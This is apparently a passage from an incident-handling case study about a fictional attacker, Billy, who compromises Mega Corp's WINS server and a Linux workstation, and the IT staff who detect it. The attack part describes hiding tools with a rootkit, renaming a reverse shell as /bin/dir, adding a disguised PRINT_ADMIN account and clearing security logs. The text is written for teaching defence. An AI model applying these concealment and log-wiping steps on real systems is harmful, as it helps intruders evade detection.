


Figure 13 - Directory listing before the AFX rootkit.

Also, any process or service that runs from the directory are also hidden from tools such as netstat and TCP View. Figure 14 demonstrates the hidden directory.




Figure 14 - Directory Listing After AFX rootkit.

To hide the reverse www shell on the Linux workstation, Billy renamed the file "dir" and copied it to the /bin directory. For casual user and administrator this will not be detectable.

When Billy added the PRINT_ADMIN user, the event viewer logged multiple entries as shown below.

```
Event Type: Success Audit
Event Source:     Security
Event Category:   Account Management
```

```
Event ID:   632
Date:       2/17/2005
Time:       11:41:19 PM
User:       NT AUTHORITY\SYSTEM
Computer:   WINSSERVER
Description:
Security Enabled Global Group Member Added:
      Member Name:      -
      Member ID:  WINSSERVER\PRINT_ADMIN
      Target Account Name:    None
      Target Domain:    WINSSERVER
      Target Account ID:      WINSSERVER\None
      Caller User Name: WINSSERVER$
      Caller Domain:    WORKGROUP
      Caller Logon ID:  (0x0,0x3E7)
      Privileges: -


Event Type: Success Audit
Event Source:     Security
Event Category:   Account Management
Event ID:   624
Date:       2/17/2005
Time:       11:41:19 PM
User:       NT AUTHORITY\SYSTEM
Computer:   WINSSERVER
Description:
User Account Created:
      New Account Name: PRINT_ADMIN
      New Domain: WINSSERVER
      New Account ID:   WINSSERVER\PRINT_ADMIN
      Caller User Name: WINSSERVER$
      Caller Domain:    WORKGROUP
      Caller Logon ID:  (0x0,0x3E7)
      Privileges        -


Event Type: Success Audit
Event Source:     Security
Event Category:   Account Management
Event ID:   642
Date:       2/17/2005
Time:       11:41:19 PM
User:       NT AUTHORITY\SYSTEM
Computer:   WINSSERVER
Description:
User Account Changed:
       Account Enabled.
      Target Account Name:    PRINT_ADMIN
      Target Domain:    WINSSERVER
      Target Account ID:      WINSSERVER\PRINT_ADMIN
      Caller User Name: WINSSERVER$
      Caller Domain:    WORKGROUP
      Caller Logon ID:  (0x0,0x3E7)
      Privileges: -

Event Type: Success Audit
Event Source:     Security
```

```
Event Category:  Account Management
Event ID:   636
Date:       2/17/2005
Time:       11:41:19 PM
User:       NT AUTHORITY\SYSTEM
Computer:   WINSSERVER
Description:
Security Enabled Local Group Member Added:
      Member Name:      -
      Member ID:  WINSSERVER\PRINT_ADMIN
      Target Account Name:   Users
      Target Domain:    Builtin
      Target Account ID:      BUILTIN\Users
      Caller User Name: WINSSERVER$
      Caller Domain:    WORKGROUP
      Caller Logon ID:  (0x0,0x3E7)
      Privileges: -

Event Type: Success Audit
Event Source:     Security
Event Category:  Account Management
Event ID:   636
Date:       2/17/2005
Time:       11:43:34 PM
User:       NT AUTHORITY\SYSTEM
Computer:   WINSSERVER
Description:
Security Enabled Local Group Member Added:
      Member Name:      -
      Member ID:  WINSSERVER\PRINT_ADMIN
      Target Account Name:   Administrators
      Target Domain:    Builtin
      Target Account ID:      BUILTIN\Administrators
      Caller User Name: WINSSERVER$
      Caller Domain:    WORKGROUP
      Caller Logon ID:  (0x0,0x3E7)
      Privileges: -
```

He needed a way to clear the content of the event log with out causing unnecessary damage to the logs. He simply logged in to the WINS server via terminal services and opened the event viewer. Luckily for Billy, this was surprisingly easy to do. He right-clicked on security logs and erased all the logs. See Figure 15.




Figure 15 - Terminal service connection to erase event logs.

The time was early Monday morning and Billy did not want to be discovered by employees. He went home hoping to come back in the evening.

The Incident Handling Process:

Preparation

Mega Corp employs approximately 120 people. They have about 120 workstations and about 8 Servers. The company has two full time employees that run the IT department. The IT manager is John who does most of incident handling duties and Matt who handles day to day Helpdesk duties. If the incident is beyond the capability of John, he calls a security consulting company Mega Corp has contracted to handle such issues.

Mega Corp employees are periodically given security awareness training. Part of the training includes anomaly detection and reporting. They are trained to identify and report if their computer or network connection slows down, if they discover filenames with unusual characteristics, see unusual email messages, or notice bizarre behavior such as their mouse moving aimlessly or CD-ROM

opening unexpectedly.

Mega Corp utilizes various countermeasures to mitigate incidents. Their physical perimeter is secured by electronic access controls. At the main entrance they have a receptionist that only allows employees to enter. Any type of delivery is dropped at the receptionist's desk. Visitors are escorted by an employee of Mega Corp. The LAN room uses an electronic access control device and only IT staff are allowed to enter.

Mega Corp also utilizes a firewall to separate their internal network from the external network (Internet). It also has DMZ where their Web server, SMTP, and FTP server reside. There is also a snort intrusion detection system installed at the DMZ to monitor any illegal activity. The firewall is configured to only allow incoming Web, SMTP, FTP, and traffic to the DMZ. The only incoming traffic to the internal network is terminal services (port 3389). It also limits the outgoing traffic to only Web and ftp traffic. Mega Corp's perimeter security is quite restrictive and provides a strong security posture.

In the internal network there is one Snort IDS installed to monitor internal network activity. Any malicious activity should be detected by this IDS. All Microsoft Windows computers have anti-virus installed and are updated regularly. However, the Linux computers lack anti-virus software. John, the IT manager uses Nessus to determine any vulnerability that might exist in all the hosts. It has been few months he has downloaded new plugins.

Mega Corp does not currently use centralized patch management. Instead, each Microsoft workstation requires manual download and await the users conformation to install. John has been looking at Microsoft's Software Update Services (SUS) to implement at Mega Corp to centralize and automate this manual patching process.

Workstations and servers display security warning banners at logon time. The banner clearly describe the terms of use for Mega Corp systems and emphasize that monitoring of activity is to be expected (see figure 16). Sample login warning templates can be downloaded from http://www.itsc.state.md.us/oldsite/info/internetsecurity/bestpractices/warnbanner.htm.[7]




Figure 16 - Sample Login Warning Banner

Mega Corps security policy was constructed from templates downloaded from SANS website.[8] These templates are freely available at http://www.sans.org/resources/policies/. Mega Corp included Acceptable Use, E-mail, E-mail Retention, Ethics, Information Sensitivity, Password Protection, Remote Access, Server Security and Wireless Communication Policies in their Security policy. The following is sample of their acceptable use policy.

"*While Mega Corp's network administration desires to provide a reasonable level of privacy, users should be aware that the data they create on the corporate systems remains the property of Mega Corp. Because of the need to protect Mega Corp's network, management cannot guarantee the confidentiality of information stored on any network device belonging to Mega Corp.*

Employees are responsible for exercising good judgment regarding the reasonableness of personal use. Individual departments are responsible for creating guidelines concerning personal use of Internet/Intranet/Extranet systems. In the absence of such policies, employees should be guided by departmental policies on personal use, and if there is any uncertainty, employees should consult their supervisor or manager."[9]

Mega Corp has established an escalation and incident handling procedures to be used when an incident occurs. According to their escalation procedure, when an incident occurs, help desk is the first point of contact. Three phone numbers for the help desk engineer is listed. The office number will be called first, but if there is no response then his cell phone will be called. If the incident happened during off hours his home phone number is listed as a third alternative. Depending on the call the helpdesk engineer routes the call to the appropriate person. If the call is for security incident it is always routed to John.

If the end user can not reach help desk, they are supposed to call John and then the VP of Mega Corp. Figure 17 illustrates the escalation tree for Mega Corp.




Figure 17 - Escalation tree

Once an incident call is escalated to John, he follows the incident handling procedure to resolve the issue. Incidents are reported to John from two sources: from helpdesk or from security logs. The logs are generated from the firewall, IDS and Syslog. He investigates the incident and labels it in one of three categories.

1. Denial of Service
2. Malicious Code
3. Unauthorized Access

Depending on the incident type, he has identification and eradication standard operating procedures that he follows (Figure 18). If the incident is unauthorized access, he then determines what operating system the compromised computer uses. Based on the operating system he uses intrusion discovery cheat sheet to identify and eradicate the intrusion. The Intrusion Discovery Cheat sheets for both Windows and Linux are available at http://www.sans.org/resources/winsacheatsheet.pdf and http://www.sans.org/resources/linsacheatsheet.pdf respectively. If he is able to contain and eradicate the incident using the cheat sheet he will then correct the vulnerability and close the case. If the task of containing the incident is beyond John's capability, he will call Mega Corps security consulting company. The consulting company comes in and helps contain and eradicate the incident. They also give Mega Corp recommendations on how to implement countermeasures to mitigate the incident for occurring again. Figure 18 illustrates Mega Corp's incident handling process.




Figure 18 – Incident Handling Process

Identification

On Mondays John starts his day by going through logs and IDS alerts. Around 8:40AM John grabbed his coffee and sat in front of Snort IDS console. Mega Corp uses Snort with Analysis Console for Intrusion Databases (ACID). The alert console showed hundred of alerts which are highly unusual. Normally, they get 40-50 alerts a week. John started going through the alert one by one. He discovered that someone has been scanning his network with Nessus and Nmap during night time (Figure 19). Since John is the only one at Mega Corp who performs scans, this was making him nervous. He continued looking at the alerts until he got to one that that made him scratch his head. The alert was "BLEEDING-EDGE Exploit WINS EXPLOIT win2000 overflow attempt" followed by "SHELLCODE x86 NOOP" going to a computer that was scanned by Nessus. John is now certain that they have been compromised.




Figure 19 – Snort Alerts

```
02/21-04:38:03.591787  [**] [1:2001639:1] BLEEDING-EDGE Exploit WINS
EXPLOIT win2000 overflow attempt [**] [Classification: Attempted
```

```
Administrator Privilege Gain] [Priority: 1] {TCP}
192.168.227.140:1050 -> 192.168.227.10:42

02/21-04:38:03.591787  [**] [1:3017:2] EXPLOIT WINS overflow attempt
[**] [Classification: Misc Attack] [Priority: 2] {TCP}
192.168.227.140:1050 -> 192.168.227.10:42

02/21-04:38:03.591921  [**] [1:648:7] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1] {TCP}
192.168.227.140:1050 -> 192.168.227.10:42
```

Before proceeding with the incident handling procedures, John called the VP of Mega Corp to notify him of the incident. Based on the Nessus scan performed, John was able to determine that the WINS server and maybe the Linux workstation were compromised. John first started investigating the WINS server using the Intrusion Detection Cheat Sheet for windows. Going through the cheat sheet he discovered that the event logs were cleared. He also discovered an unusual user name "PRINT_ADMIN".

John continued his investigation by examining the Linux workstation. He went through all the suggestions in the Intrusion Discovery cheat sheet for Linux. He did not find anything. He suspected that a root kit might have been installed. He booted the Linux computer with "FIRE", a forensic analysis tool. The fire forensic tool can be downloaded from http://www.biatchux.dmzs.com. He mounted the Linux partition and scanned it for virus or other malicious code. He was able to find a file "dir" in /bin directory that was labeled as backdoorAEI.php.

At this point John was not sure how the attacker got in and he was not sure if he was able to clean everything on the compromised computers. He called their security consultants to get some assistance. The consultants arrived an hour later. John briefed them on what he discovered and what he had done so far. Soon after the consultants started multiple vulnerability scans, war dialing and wireless network auditing to determine the weakness in Mega Corps network. It did not take them too long to find out that most of the users were using very weak passwords. The war dialing exercise did not find anything. As Billy found out, the remote access via phone was secured.

One of the consultants started working on the WINS server exclusively. He checked it if the computer was running any unusual processes or if it is listening on any unusual ports. He also looked for any unusual files or directories. He used tool such as "lads" to find hidden files. He was not able to find anything. He suspected a rootkit so he decided to connect to the server remotely and investigate it.

He used a remote workstation and connected to the WINS server using c$ share (Figure 20). Immediately he was able to spot the hidden directory "m3g4". He double clicked on it and was able to find out all the attack tools. The tools such as pwdump3 and john confirmed to the consultant that passwords are

available to the attacker.


